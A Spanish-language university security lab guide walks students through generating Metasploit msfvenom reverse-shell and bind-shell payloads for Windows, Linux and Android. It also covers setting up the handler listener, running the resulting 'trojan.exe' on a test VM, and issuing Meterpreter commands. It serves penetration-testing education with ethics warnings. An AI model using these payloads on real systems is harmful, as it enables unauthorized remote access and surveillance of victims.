
Universidad Paraguayo Alemana

UNIVERSIDAD PARAGUAYO ALEMANA
HEIDELBERG - ASUNCIÓN



USO EXCL CONTRATADO

Seguridad TICs

Prof.: Chrystian Ruiz Diaz

Contenido

Nota de Uso Académico 3

Laboratorio: Crear un * | Metaexploit – Payloads e Infectar una Máquina Virtual de Prueba** 4

Objetivo 4

Requisitos 4

Nota Importante 4

Pasos Detallados 4

Nota Importante 6

Referencias 6

Anexo 1 – Definición Metasploit - Payload 8

Metasploit - Payloads 8

¿Qué es un Payload? 8

Tipos de Payloads 8

Herramienta msfvenom 8

Configuración y Ejecución del Listener en Metasploit 9

Referencias 10

Anexo 2 – Ejemplo Conexión Inversa TCP para Windows 11

Conexión Inversa TCP para Windows 11

Definición 11

Funcionamiento 11

Beneficios 11

Configuración y Uso en Metasploit 11

Ejemplo de Proceso Completo 12

Precauciones y Ética 12

Referencias 13

USO EXCLUSIVO EN LABORATORIO CONTROLADO

Nota de Uso Académico

Este documento ha sido preparado exclusivamente para el uso académico del docente. Este documento no puede ser distribuido a ninguna otra parte ni utilizado para ningún otro propósito, diferente al establecido como alcance en el proyecto académico de la **UNIVERSIDAD PARAGUAYO ALEMANA**. El uso indebido del material fuera del ámbito académico no representa ninguna responsabilidad del docente.

USO EXCLUSIVO EN LABORATORIO CONTROLADO

Laboratorio: Crear un *** | Metaexploit – Payloads e Infectar una Máquina Virtual de Prueba

Objetivo

Crear un troyano con Metasploit en Kali Linux y usarlo para obtener acceso remoto a una máquina virtual de prueba.

Requisitos

- Kali Linux instalado (como máquina virtual o en hardware real)
- Una máquina virtual de prueba (puede ser Windows) que será el objetivo
- Metasploit Framework instalado en Kali Linux
- VirtualBox o VMware para manejar las máquinas virtuales

Nota Importante

Esta práctica debe realizarse únicamente en un entorno de laboratorio controlado y con el propósito de aprender sobre seguridad informática y pruebas de penetración. Nunca intentes infectar dispositivos que no poseas o que no tengas permiso explícito para usar. Utilizar estas técnicas en un contexto no autorizado es ilegal y antiético.

USO EXCLUSIVO EN LABORATORIO CONTROLADO

Pasos Detallados

1. **Configurar el Entorno de Laboratorio:**
   - **Propósito:** Asegurar que ambas máquinas puedan comunicarse.
   - **Acciones:**
     - Configura la red virtual de tus máquinas virtuales para que estén en la misma subred. Esto puede ser hecho usando "NAT Network" o "Host-Only Network" en VirtualBox/VMware.
     - Temporalmente desactiva cualquier firewall en la máquina de prueba para evitar que las conexiones sean bloqueadas durante la práctica. Asegúrate de volver a activarlo después.
2. **Crear el Payload Malicioso:**
   - **Propósito:** Generar un archivo ejecutable que establecerá una conexión inversa desde la máquina de prueba a Kali Linux.
   - **Acciones:**
     - Abre una terminal en Kali Linux.
     - Ejecuta el comando:

```
msfvenom -p windows/meterpreter/reverse_tcp
LHOST=<IP_KALI> LPORT=4444 -f exe -o trojan.exe
```

 Todos los derechos reservados ©Copyright

- `msfvenom`: Herramienta de Metasploit para crear payloads.
- `-p windows/meterpreter/reverse_tcp`: Especifica el payload a usar, en este caso Meterpreter con una conexión inversa TCP para Windows.
- `LHOST=<IP_KALI>`: Dirección IP de Kali Linux.
- `LPORT=4444`: Puerto a utilizar para la conexión inversa.
- `-f exe`: Formato del payload, en este caso un archivo ejecutable.
- `> trojan.exe`: Nombre del archivo generado.

3. **Configurar el Listener en Metasploit:**
   - **Propósito:** Preparar Metasploit para escuchar y gestionar las conexiones entrantes desde el payload.
   - **Acciones:**
     - Inicia Metasploit Framework ejecutando:

```
msfconsole
```

     - Configura el exploit para escuchar las conexiones entrantes:

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST <IP_KALI>
set LPORT 4444
exploit
```

       - `use exploit/multi/handler`: Utiliza el módulo handler para manejar la sesión.
       - `set payload windows/meterpreter/reverse_tcp`: Configura el payload que usará el handler.
       - `set LHOST <IP_KALI>`: Establece la dirección IP de Kali Linux.
       - `set LPORT 4444`: Establece el puerto para la conexión inversa.
       - `exploit`: Inicia el handler para escuchar conexiones.
4. **Transferir el Troyano a la Máquina de Prueba:**
   - **Propósito:** Colocar el archivo malicioso en la máquina de prueba.
   - **Acciones:**
     - Utiliza cualquier método de transferencia de archivos que prefieras (por ejemplo, un servidor HTTP, USB, compartición de red) para mover `trojan.exe` a la máquina de prueba.
5. **Ejecutar el Troyano en la Máquina de Prueba:**
   - **Propósito:** Iniciar la conexión inversa desde la máquina de prueba a Kali Linux.
   - **Acciones:**
     - En la máquina de prueba, ejecuta el archivo `trojan.exe` haciendo doble clic sobre él.
6. **Obtener Acceso a la Máquina de Prueba:**
   - **Propósito:** Acceder a la máquina de prueba mediante la sesión Meterpreter.

USO EXCLUSIVO EN LABORATORIO CONTROLADO

- **Acciones:**
  - Si el troyano se ejecuta correctamente, verás una sesión abierta en Metasploit:

```
sessions -i <session_id>
```

  - `sessions -i <session_id>`: Interactúa con la sesión de Meterpreter abierta. Usa el ID de la sesión que aparece en la consola de Metasploit.

7. **Realizar una Acción Controlada:**
   - **Propósito:** Demostrar las capacidades de control remoto de Meterpreter.
   - **Acciones:**
     - Ejecuta algunos comandos básicos para demostrar el control:

```
sysinfo
screenshot
```

     - `sysinfo`: Muestra información del sistema de la máquina de prueba.
     - `screenshot`: Toma una captura de pantalla de la máquina de prueba.
8. **Cerrar y Limpiar:**
   - **Propósito:** Finalizar la sesión y eliminar cualquier rastro del ejercicio.
   - **Acciones:**
     - Cierra todas las sesiones de Meterpreter:

```
sessions -K
```

     - `sessions -K`: Termina todas las sesiones de Meterpreter.
     - Borra el archivo `trojan.exe` de la máquina de prueba.
     - Reactiva cualquier firewall o medida de seguridad desactivada en la máquina de prueba.

USO EXCLUSIVO EN LABORATORIO CONTROLADO

Nota Importante

Esta práctica debe realizarse únicamente en un entorno de laboratorio controlado y con el propósito de aprender sobre seguridad informática y pruebas de penetración. Nunca intentes infectar dispositivos que no poseas o que no tengas permiso explícito para usar. Utilizar estas técnicas en un contexto no autorizado es ilegal y antiético.

Referencias

- Metasploit Framework Documentation
- Kali Linux Official Documentation
- OWASP (Open Web Application Security Project)

Esta guía te proporciona una base para entender cómo funcionan los troyanos y las técnicas utilizadas por los profesionales de seguridad para realizar pruebas de penetración éticas.

USO EXCLUSIVO EN LABORATORIO CONTROLADO

Anexo 1 – Definición Metasploit - Payload

Metasploit - Payloads

Metasploit es una plataforma ampliamente utilizada en el ámbito de la seguridad informática y pruebas de penetración. Ofrece una serie de herramientas y módulos que permiten a los profesionales de seguridad identificar, explotar y validar vulnerabilidades en sistemas y redes. Una de las funcionalidades clave de Metasploit es la creación de payloads.

¿Qué es un Payload?

Un payload es una pieza de código que se ejecuta en el sistema de la víctima una vez que una vulnerabilidad ha sido explotada. Los payloads pueden realizar una variedad de acciones, como:

- Proporcionar acceso remoto a la máquina comprometida.
- Ejecutar comandos específicos en el sistema de la víctima.
- Extraer información sensible.
- Crear usuarios administrativos.
- Desactivar medidas de seguridad.

Tipos de Payloads

Metasploit ofrece diferentes tipos de payloads, entre los cuales destacan:

1. **Stagers**: Payloads pequeños que establecen una conexión inicial con Metasploit y luego descargan y ejecutan un payload más grande.
2. **Stages**: Payloads más grandes que se descargan y ejecutan después de que el stager ha establecido una conexión.
3. **Singles**: Payloads autónomos que no requieren un stager, ejecutando todas sus funciones en un único paso.

Herramienta msfvenom

`msfvenom` es una herramienta dentro de Metasploit que se utiliza para generar y personalizar payloads. Permite crear payloads en diferentes formatos (ejecutables, scripts, etc.) y configurarlos con diversos parámetros.

Ejemplos de Uso de msfvenom

1. **Generar un Payload para Windows con Conexión Inversa (Reverse Shell):**

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP_KALI>
LPORT=4444 -f exe > payload.exe
```

   - `-p`: Especifica el payload a usar.

USO EXCLUSIVO EN LABORATORIO CONTROLADO

- `windows/meterpreter/reverse_tcp`: Payload que abre una conexión inversa con Meterpreter.
- `LHOST=<IP_KALI>`: Dirección IP del atacante (Kali Linux).
- `LPORT=4444`: Puerto en el cual escuchar la conexión inversa.
- `-f exe`: Formato del payload, en este caso un archivo ejecutable.
- `> payload.exe`: Nombre del archivo generado.

2. **Generar un Payload para Linux con Conexión Inversa:**

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<IP_KALI> LPORT=4444 -f elf > payload.elf
```

- `linux/x86/meterpreter/reverse_tcp`: Payload para Linux que abre una conexión inversa.
- `-f elf`: Formato del payload para Linux.

3. **Generar un Payload para Android:**

```
msfvenom -p android/meterpreter/reverse_tcp LHOST=<IP_KALI> LPORT=4444 -o payload.apk
```

- `android/meterpreter/reverse_tcp`: Payload para dispositivos Android.
- `-o payload.apk`: Nombre del archivo APK generado.

Configuración y Ejecución del Listener en Metasploit

Una vez generado el payload, se necesita configurar un listener en Metasploit para esperar la conexión inversa del payload ejecutado en la máquina víctima.

1. **Iniciar Metasploit Console:**

```
msfconsole
```

2. **Configurar el Handler:**

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST <IP_KALI>
set LPORT 4444
exploit
```

- `use exploit/multi/handler`: Utiliza el módulo handler para manejar la sesión.
- `set payload windows/meterpreter/reverse_tcp`: Configura el payload que usará el handler.

USO EXCLUSIVO EN LABORATORIO CONTROLADO

- `set LHOST <IP_KALI>`: Establece la dirección IP de Kali Linux.
- `set LPORT 4444`: Establece el puerto para la conexión inversa.
- `exploit`: Inicia el handler para escuchar conexiones.

Ejemplos de Payloads

1. **Reverse Shell (Conexión Inversa):** Permite al atacante obtener un shell remoto en la máquina víctima.

```
msfvenom -p windows/shell_reverse_tcp LHOST=<IP_KALI>
LPORT=4444 -f exe > reverse_shell.exe
```

2. **Bind Shell:** Abre un puerto en la máquina víctima para que el atacante se conecte.

```
msfvenom -p windows/shell_bind_tcp RHOST=<IP_VICTIMA>
LPORT=4444 -f exe > bind_shell.exe
```

3. **Meterpreter Shell:** Proporciona una interfaz avanzada y flexible para interactuar con la máquina comprometida.

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP_KALI>
LPORT=4444 -f exe > meterpreter.exe
```

Referencias

1. Metasploit Framework Documentation
2. Kali Linux Official Documentation
3. OWASP (Open Web Application Security Project)

USO EXCLUSIVO EN LABORATORIO CONTROLADO

Anexo 2 – Ejemplo Conexión Inversa TCP para Windows

Conexión Inversa TCP para Windows

Definición

Una conexión inversa TCP (Reverse TCP Connection) es un tipo de comunicación de red en la cual el sistema comprometido (víctima) inicia la conexión hacia el sistema atacante (controlador). Esto es útil para eludir restricciones de firewall y NAT que pueden bloquear conexiones entrantes pero permiten conexiones salientes.

Funcionamiento

En una configuración típica, el sistema atacante configura un servidor para escuchar conexiones entrantes en un puerto específico. El sistema comprometido ejecuta un payload que establece una conexión hacia el servidor del atacante.

Beneficios

- **Evitar Firewalls:** Los firewalls generalmente bloquean conexiones entrantes, pero permiten conexiones salientes. La conexión inversa aprovecha esto para establecer una comunicación.
- **Evasión de NAT:** Los routers con NAT (Network Address Translation) permiten conexiones salientes sin problemas, pero pueden complicar las conexiones entrantes. La conexión inversa puede sortear esta limitación.

Configuración y Uso en Metasploit

1. **Generación del Payload**

   Utilizando `msfvenom` en Metasploit, se puede generar un payload para una conexión inversa TCP para Windows. Aquí hay un ejemplo de cómo hacerlo:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP_ATACANTE>
LPORT=<PUERTO> -f exe > reverse_shell.exe
```

   - `-p windows/meterpreter/reverse_tcp`: Indica que se utilizará el payload Meterpreter para Windows con una conexión inversa TCP.
   - `LHOST=<IP_ATACANTE>`: La dirección IP del atacante donde el payload se conectará.
   - `LPORT=<PUERTO>`: El puerto en el cual el atacante estará escuchando.
   - `-f exe`: Formato del payload, en este caso, un archivo ejecutable de Windows.
   - `> reverse_shell.exe`: Nombre del archivo generado.
2. **Configuración del Listener en Metasploit**

USO EXCLUSIVO EN LABORATORIO CONTROLADO

Luego de generar el payload, se configura un listener en Metasploit para esperar la conexión desde la víctima.

```
msfconsole
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST <IP_ATACANTE>
set LPORT <PUERTO>
exploit
```

- `use exploit/multi/handler`: Utiliza el módulo handler para manejar la sesión.
- `set payload windows/meterpreter/reverse_tcp`: Configura el payload que usará el handler.
- `set LHOST <IP_ATACANTE>`: Establece la dirección IP del atacante.
- `set LPORT <PUERTO>`: Establece el puerto para la conexión inversa.
- `exploit`: Inicia el handler para escuchar conexiones.

Ejemplo de Proceso Completo

1. **Generación del Payload**

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.10
LPORT=4444 -f exe > reverse_shell.exe
```

Aquí, `192.168.1.10` es la IP del atacante y `4444` es el puerto que se utilizará.

2. **Configuración del Listener**

```
msfconsole
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 192.168.1.10
set LPORT 4444
exploit
```

Este proceso inicia el listener en el puerto 4444, esperando la conexión desde el payload ejecutado en la víctima.

3. **Ejecución del Payload en la Víctima**

El archivo `reverse_shell.exe` generado se debe ejecutar en la máquina de la víctima. Una vez ejecutado, la víctima establecerá una conexión hacia el atacante, proporcionando acceso al sistema comprometido.

Precauciones y Ética

USO EXCLUSIVO EN LABORATORIO CONTROLADO

El uso de técnicas de conexión inversa TCP debe ser realizado con la debida autorización. Realizar ataques sin permiso es ilegal y puede tener serias consecuencias legales. Estas técnicas se deben usar exclusivamente en entornos controlados y con fines educativos o de prueba de seguridad.

Referencias

1. Metasploit Unleashed - Offensive Security
2. Kali Linux Documentation
3. OWASP Testing Guide

USO EXCLUSIVO EN LABORATORIO CONTROLADO